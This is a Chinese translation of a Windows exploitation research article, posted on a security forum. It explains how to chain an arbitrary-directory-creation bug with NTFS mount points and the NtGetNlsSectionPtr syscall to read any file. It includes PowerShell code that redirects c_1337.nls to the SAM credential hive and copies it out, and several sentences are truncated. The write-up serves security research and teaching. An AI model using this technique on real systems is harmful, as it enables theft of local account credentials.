

Windows利用技巧：从任意目录创建到任意文件读取

[Edvison](#) / 2018-08-29 15:47:32 / 浏览数 2719 [技术文章](#) [技术文章 顶\(0\) 踩\(0\)](#)

本文是[Windows Exploitation Tricks: Arbitrary Directory Creation to Arbitrary File Read](#)的翻译文章。

## 前言

在过去的几个月里，我一直在几个会议上展示我的“Windows逻辑提权研讨会简介”。由于在限制的2小时内没能完成最后一步，我想一些有趣的提示和技巧会被删减掉。因此

在这篇文章中，我将介绍一种从任意目录创建漏洞到任意文件读取的技术。任意目录创建漏洞确实存在 - 例如，这是Linux子系统中存在的[漏洞](#) - 但是，如果将DLL丢弃到某个地方，任意文件创建的对比并不明显。

你可以利用[DLL重定向支持](#)，创建一个目录调用program.exe.local进行DLL劫持，但这并不可靠，因为你只能重定向不在同一目录下的DLL（如System32）和那些通常会通

在这篇博客中，我们将使用我在[Workshop](#)中的示例驱动程序，该驱动程序包含易受攻击的目录创建bug，然后编写一个Powershell脚本来使用我的[NtObjectManager](#)模块。我要解释的技术不是漏洞，但如果你有单独的目录创建bug，也可以使用它。

## 漏洞类

处理来自Win32 API的文件时，你有两个函数，[CreateFile.aspx](#))和[CreateDirectory](#)。分离这两个操作是有道理的。但是在Native API级别只有[ZwCreateFile](#)，内核分离文件和目录的方式是在调用ZwCreateFile时将FILE\_DIRECTORY\_FILE或FILE\_NON\_DIRECTORY\_FILE传递给CreateOptions参数。至于为什么系统调用是用于创建文件，而标志被命名为if目录是主要文件类型我不知道。漏洞示例如下所示：

```
NTSTATUS KernelCreateDirectory(PHANDLE Handle,
                             PUNICODE_STRING Path) {
    IO_STATUS_BLOCK io_status = { 0 };
    OBJECT_ATTRIBUTES obj_attr = { 0 };

    InitializeObjectAttributes(&obj_attr, Path,
                              OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE);

    return ZwCreateFile(Handle, MAXIMUM_ALLOWED,
                        &obj_attr, &io_status,
                        NULL, FILE_ATTRIBUTE_NORMAL,
                        FILE_SHARE_READ | FILE_SHARE_DELETE,
                        FILE_OPEN_IF, FILE_DIRECTORY_FILE, NULL, 0);
}
```

关于此代码有三个重要事项需要注意，以确定它是否是易受攻击的目录创建漏洞。

首先，它将FILE\_DIRECTORY\_FILE传递给CreateOptions，这意味着它将创建一个目录。

其次，它作为Disposition参数FILE\_OPEN\_IF传递。这意味着如果目录不存在，将创建目录，如果存在，则打开目录。

第三，也许最重要的是，驱动程序正在调用Zw函数，这意味着创建目录的调用将默认使用内核权限运行，这会禁用所有访问检查。

防止这种情况的方法是在OBJECT\_ATTRIBUTES中传递OBJ\_FORCE\_ACCESS\_CHECK属性标志，但是我们可以看到传递给InitializeObjectAttributes的标志在这种情况下没

仅从这段代码中我们得不到目标路径的来源，它可以来自用户，也可以被修复。只要此代码在当前进程的上下文中运行（或冒充您的用户帐户），这并不重要。

为什么在当前用户的上下文中运行如此重要？

它确保在创建目录时，该资源的所有者是当前用户，这意味着你可以修改安全描述符以授予你对该目录的完全访问权限。

在许多情况下，即使这样也不是必需的，因为许多系统目录都有一个CREATOR OWNER访问控制条目，可确保所有者立即获得完全访问权限。

## 创建任意目录

如果你想跟着本文进行实验，首先需要设置一个Windows 10 VM（无论是32位还是64位），并参考我的Workshop驱动程序的[zip](#)中setup.txt的详细信息。

然后安装[NtObjectManager Powershell](#)模块。它可以在Powershell Gallery上找到，这是一个在线模块库，所以请按照那里的[详细信息](#)。

假设一切都完成了，让我们开始工作吧。首先看看如何在驱动程序中调用易受攻击的代码。驱动程序向用户公开名为\Device\WorkshopDriver的设备对象（我们可以在[这里](#)找到）。然后，通过向设备对象发送设备IO Control请求来执行所有“漏洞”。IO Control处理的代码在[device\\_control.c](#)中，我们对[调度](#)特别感兴趣。

代码ControlCreateDir是我们正在寻找的代码，它接收来自用户的输入数据，并将其用作未经检查的UNICODE\_STRING传递给代码来创建目录。

如果我们查找代码来创建IOCTL编号，会发现ControlCreateDir是2，所以我们使用以下PS代码创建一个任意目录。

```
Import-Module NtObjectManager

# Get an IOCTL for the workshop driver.
function Get-DriverIoctl {
    Param([int]$ControlCode)
```

```

[NtApiDotNet.NtIoControlCode]::new("Unknown",`
    0x800 -bor $ControlCode, "Buffered", "Any")
}

function New-Directory {
    Param([string]$Filename)
    # Open the device driver.
    Use-NtObject($file = Get-NtFile \Device\WorkshopDriver) {
        # Get IOCTL for ControlCreateDir (2)
        $ioctl = Get-DriverIoCtl -ControlCode 2
        # Convert DOS filename to NT
        $nt_filename = [NtApiDotNet.NtFileUtils]::DosFileNameToNt($Filename)
        $bytes = [Text.Encoding]::Unicode.GetBytes($nt_filename)
        $file.DeviceIoControl($ioctl, $bytes, 0) | Out-Null
    }
}

```

New-Directory函数会先打开设备对象，将路径转换为本机NT格式作为字节数组，并在设备上调用DeviceIoControl函数。我们可以为控制代码传递一个整数值，但是我写的NT API库有一个NtIoControlCode类来为你打包值。让我们试一试，看看它是否可以创建目录c:\windows\abc。

```

Windows PowerShell
PS C:\Users\user> $dir = "C:\windows\abc"
PS C:\Users\user> New-Item $dir -ItemType Directory
PermissionDenied: (C:\windows\abc:String) [New-Item], UnauthorizedAccessException
PS C:\Users\user> New-Directory $dir
PS C:\Users\user> Get-Item $dir

Directory: C:\windows

Mode                LastWriteTime         Length Name
----                -
d-----         6/16/2017   6:26 AM             abc

PS C:\Users\user> Get-Acl $dir | Select-Object Owner

Owner
----
DESKTOP-156SP0A\user

```

可以看到，我们成功地创建任意目录。这只是为了检查我们使用Get-Acl来获取目录的安全描述符，我们可以看到所有者是“user”帐户，这意味着可以获得对该目录的完全访问权限。

现在的问题是如何处理这种能力？毫无疑问，某些系统服务可能会在目录列表中查找要运行的可执行文件或要解析的配置文件。但是不要依赖这样的东西会很好。正如标题建议我们将其转换为任意文件读取，但我们要怎么做呢？

## 利用挂载点

如果你看过我关于利用Windows符号链接的讨论，你就会知道NTFS挂载点（或者有时候是Junction）是如何工作的。

\$ REPARSE\_POINT  
NTFS属性与NTFS驱动程序在打开目录时读取的目录一起存储。该属性包含到符号链接目标的备用本机NT对象管理器路径，该路径将传递回IO管理器以继续处理。这允许挂载点在不同的卷之间工作，但它确实有一个有趣的结果。具体来说，路径不必实际指向另一个目录，那如果我们给它一个文件路径怎么办？

如果你使用Win32 API，会失败，如果你直接使用NT apis，你会发现你最终陷入了一个奇怪的悖论。如果你尝试将挂载点作为文件打开，则错误将表明它是一个目录，如果您尝试打开它作为目录，它又会告诉你，这实际上是一个文件。如果未指定FILE\_DIRECTORY\_FILE或FILE\_NON\_DIRECTORY\_FILE，那么NTFS驱动程序将通过其检查，并且挂载点实际上可以重定向到文件。


## FILE\_DIRECTORY\_FILE Flag

Result	
Status:	STATUS_NOT_A_DIRECTORY
File handle:	NULL
IoStatus.Info:	




## FILE\_NON\_DIRECTORY\_FILE Flag

Result	
Status:	STATUS_FILE_IS_A_DIRECTORY
File handle:	NULL
IoStatus.Info:	



## Neither FILE\_DIRECTORY\_FILE or FILE\_NON\_DIRECTORY\_FILE

Result	
Status:	STATUS_SUCCESS
File handle:	000000000000015C
IoStatus.Info:	FILE_OPENED



也许我们可以找到一些系统服务，它将打开我们的文件而没有任何这些标志（如果你将FILE\_FLAG\_BACKUP\_SEMANTICS传递给CreateFile，这也将删除所有标志）并在理

## 国际语言支持

Windows支持许多不同的语言，并且为了支持非unicode编码，仍然支持代码页。

很多都是通过国际语言支持（NLS）库公开的，你可以假设这些库完全以用户模式运行，但是如果你看一下内核，你会发现一些系统调用来支持NLS。本文最感兴趣的是NtGetNlsSectionPtr系统调用。此系统调用将System32目录中的代码页文件映射到进程的内存，其中库可以访问代码页数据。它还没完全清楚为什么它需要处于内核模式，也许只是让这些部分在同一台机器上的所有进程之间共享。让我们看一下代码的简化版本：

```
NTSTATUS NtGetNlsSectionPtr(DWORD NlsType,
                          DWORD CodePage,
                          PVOID *SectionPointer,
                          PULONG SectionSize) {
    UNICODE_STRING section_name;
    OBJECT_ATTRIBUTES section_obj_attr;
    HANDLE section_handle;
    RtlpInitNlsSectionName(NlsType, CodePage, &section_name);
    InitializeObjectAttributes(&section_obj_attr,
                              &section_name,
                              OBJ_KERNEL_HANDLE |
                              OBJ_OPENIF |
                              OBJ_CASE_INSENSITIVE |
                              OBJ_PERMANENT);

    // Open section under \NLS directory.
    if (!NT_SUCCESS(ZwOpenSection(&section_handle,
                                SECTION_MAP_READ,
                                &section_obj_attr))) {
        // If no section then open the corresponding file and create section.
        UNICODE_STRING file_name;
        OBJECT_ATTRIBUTES obj_attr;
        HANDLE file_handle;
```


```

RtlpInitNlsFileName(NlsType,
                    CodePage,
                    &file_name);
InitializeObjectAttributes(&obj_attr,
                          &file_name,
                          OBJ_KERNEL_HANDLE |
                          OBJ_CASE_INSENSITIVE);
ZwOpenFile(&file_handle, SYNCHRONIZE,
          &obj_attr, FILE_SHARE_READ, 0);
ZwCreateSection(&section_handle, FILE_MAP_READ,
               &section_obj_attr, NULL,
               PROTECT_READ_ONLY, MEM_COMMIT, file_handle);
ZwClose(file_handle);
}

// Map section into memory and return pointer.
NTSTATUS status = MmMapViewOfSection(
    section_handle,
    SectionPointer,
    SectionSize);
ZwClose(section_handle);
return status;
}

```

这里要注意的第一件事是它尝试使用从CodePage参数生成的名字在\NLS目录下打开被命名的节对象。要了解名称的内容，我们需要列出该目录：



```

Administrator: Windows PowerShell
PS C:\> Get-ChildItem NtObject:\Nls

Name                                     TypeName
----
NlsSectionCP874                        Section
NlsSectionCP28591                      Section
NlsSectionCP1258                       Section
NlsSectionCP1254                       Section
NlsSectionCP949                        Section
NlsSectionCP1250                       Section
NlsSectionCP1255                       Section
NlsSectionCP1251                       Section
NlsSectionCP1256                       Section
NlsSectionNORM00000001                 Section
NlsSectionCP1257                       Section
NlsSectionCP932                        Section
NlsSectionCP1253                       Section

```

命名部分的格式为NlsSectionCP <NUM>，其中NUM是要映射的代码页的编号。你还会注意到有一个规范化数据集的部分。

哪个文件被映射取决于第一个NlsType参数，我们暂时不关心规范化。

如果未找到section对象，则代码将构建代码页文件的路径，使用ZwOpenFile打开它，然后调用ZwCreateSection以创建只读命名的节对象。最后，该部分被映射到内存并返回给调用者。

这里有两个重要的注意事项，首先没有为open调用设置OBJ\_FORCE\_ACCESS\_CHECK标志。这意味着即使调用者无权访问，调用也会打开任何文件。最重要的是，ZwOpenFile的最后一个参数是0，这意味着没有设置FILE\_DIRECTORY\_FILE或FILE\_NON\_DIRECTORY\_FILE。不设置这些标志会使open调用将遵循挂载点重定向到文件而不会生成错误。为何设置文件路径？我们可以反汇编RtlpInitNlsFileName来找出：

```

void RtlpInitNlsFileName(DWORD NlsType,
                        DWORD CodePage,
                        PUNICODE_STRING String) {
    if (NlsType == NLS_CODEPAGE) {
        RtlStringCchPrintfW(String,
                            L"\\SystemRoot\\System32\\c_%.3d.nls", CodePage);
    } else {
        // Get normalization path from registry.
        // NOTE about how this is arbitrary registry write to file.
    }
}

```

该文件的格式为System32目录下的c\_ <NUM> .nls格式。请注意，它使用特殊的符号链接\SystemRoot，它使用设备路径格式指向Windows目录。

这可以防止此代码被重定向驱动器号并使其成为实际漏洞而被利用。

另请注意，如果请求规范化路径，则会从计算机注册表项中读取信息，因此，如果你有任何注册表值写入漏洞，则可能可以利用此系统调用来获取另一个任意读取，但这是为

我认为现在很清楚我们要做什么，在System32中创建一个名为c\_ <NUM> .nls的目录，将其重新分析数据并设置为指向任意文件，然后使用NLS系统调用打开并映射文件。选择代码页编号很简单，1337就未被使用。但是我们应该读取什么文件？要读取的常见文件是SAM注册表配置单元，其中包含本地用户的登录信息。但是，对SAM文件的访问通常会被阻止，因为它不可共享，甚至只是打开以进行读取访问，因为管理员将因共享冲突而失败。当然有很多方法可以解决这个问题，您可以使用注册表备份功能（但需要管理员权限），或者我们可以从卷影复制中提取SAM的旧副本（默认情况下不启用）在Windows 10上）。所以也许让我们忘记.....不等我们运气好。

Windows文件上的文件共享取决于所请求的访问权限。例如，如果调用者请求读权限但文件未被共享以进行读取，那么它将失败。但是，可以为某些非内容权限打开文件，例如读取安全描述符或同步文件对象，检查现有文件共享设置时不考虑的权限。如果你回头看看NtGetNlsSectionPtr的代码，你会注意到文件请求的唯一访问权限是SYNCHRONIZE，所以即使没有共享访问权限也会锁定文件。

那该怎么做呢？ZwCreateSection不需要可读文件句柄来执行只读文件映射。无论对错，Windows文件对象并不真正关心文件是可读还是可写。访问权限与打开文件时创建的句柄相关联。从用户模式调用ZwCreateSection时，调用最终会尝试将句柄转换为指向文件对象的指针。为了实现这一点，调用者必须指定句柄上需要访问权限才能成功，对于只读映射，内核请求句柄具有读取数据访问权限。然而，如果内核调用ZwCreateSection访问检查被禁用，包括将文件句柄转换为文件对象指针时，就像访问文件一样。即使文件句柄只具有SYNCHRONIZE访问权限，这也会导致ZwCreateSection成功。这意味着我们可以打开系统上的任何文件，无论它是共享模式还是包含SAM文件。


因此，让我们对此进行最后的修改，我们创建目录\SystemRoot\system32\c\_1337.nls并将其转换为重定向到\SystemRoot\System32\config\SAM的安装点。然后我们调用NtGetNlsSectionPtr请求代码页1337，它创建该部分并返回指向它的指针。最后，我们将映射的文件内存复制到一个新文件中，就完成了。

```
$dir = "\SystemRoot\system32\c_1337.nls"
New-Directory $dir

$target_path = "\SystemRoot\system32\config\SAM"
Use-NtObject($file = Get-NtFile $dir `
    -Options OpenReparsePoint,DirectoryFile) {
    $file.SetMountPoint($target_path, $target_path)
}

Use-NtObject($map =
    [NtApiDotNet.NtLocale]::GetNlsSectionPtr("CodePage", 1337)) {
    Use-NtObject($output = [IO.File]::OpenWrite("sam.bin")) {
        $map.GetStream().CopyTo($output)
        Write-Host "Copied file"
    }
}
```

在十六进制编辑器中加载创建的文件显示我们确实窃取了SAM文件。



为了完整，我们来清理下剩下的烂摊子。通过打开带有Delete On Close标志的目录文件然后关闭文件来删除目录（确保将其作为重新分析点打开，否则你将尝试再次打开SAM）。对于该部分，因为对象是在我们的安全上下文中创建的（就像目录一样）并且没有明确的安全描述符然后我们可以打开它进行DELETE访问并调用ZwMakeTemporaryObject

```
Use-NtObject($sect = Get-NtSection \nls\NlsSectionCP1337 `
            -Access Delete) {
    # Delete permanent object.
    $sect.MakeTemporary()
}
```

总结

我在这篇博文中所描述的并不是一个漏洞，尽管代码似乎并没有遵循最佳实践。这是一个系统调用，至少从Windows 7开始没有改变，所以如果你发现自己有一个任意的目录创建漏洞，你应该可以使用这个技巧来读取系统上的任何文件，无论它是已经打开还是共享。如果你想让最终版本更好地理解它是如何工作的，我已经把最终脚本放在[这里](#)了。

当你对产品进行逆向时，如果它像我在这种情况下那样变得有用，那么就值得记录任何异常行为。很多时候，我发现代码本身并不是一个漏洞，但它有一些有用的属性，可以让你构造利用链。

点击收藏 | 1 关注 | 1

[上一篇：GitLab远程代码执行漏洞分析 ...](#) [下一篇：基于Office嵌入式对象的点击执...](#)

1. 0 条回复

- 动手手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)